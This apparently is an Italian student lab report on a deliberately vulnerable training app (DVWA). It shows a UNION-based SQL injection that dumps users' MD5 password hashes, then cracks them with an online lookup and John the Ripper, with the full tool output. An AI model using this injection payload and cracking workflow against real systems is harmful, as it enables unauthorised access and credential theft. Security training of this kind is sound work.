REPORT DEL GIORNO 1/03/2023

```
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```


```
First name: admin
Surname: password

First name: gordonb
Surname: abc123

First name: 1337
Surname: charley

First name: pablo
Surname: letmein

First name: smithy
Surname: password
```


Oppure

5f4dcc3b5aa765d61d8327


Decripta md5()

md5-decript("5f4dcc3b5aa765d61d8327deb882cf99")

password

possiamo utilizzare il sito md5 per decriptare ogni singola password una alla volta


utiliziamo il tool john the ripper per crackare la passowrd



```
┌──(kali㉿kali)-[~]
└─$ sudo john --format=Raw-MD5 passmie.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password         (?)
password         (?)
abc123           (?)
letmein          (?)
Proceeding with incremental:ASCII
charley          (?)
5g 0:00:00:00 DONE 3/3 (2023-03-01 10:41) 6.493g/s 231623p/s 231623c/s 233618C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
```

mettiamo dentro un file txt le password criptate e le inviamo al tool che in pochi secondi ci darà le password in chiaro



```
  GNU nano 7.2
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```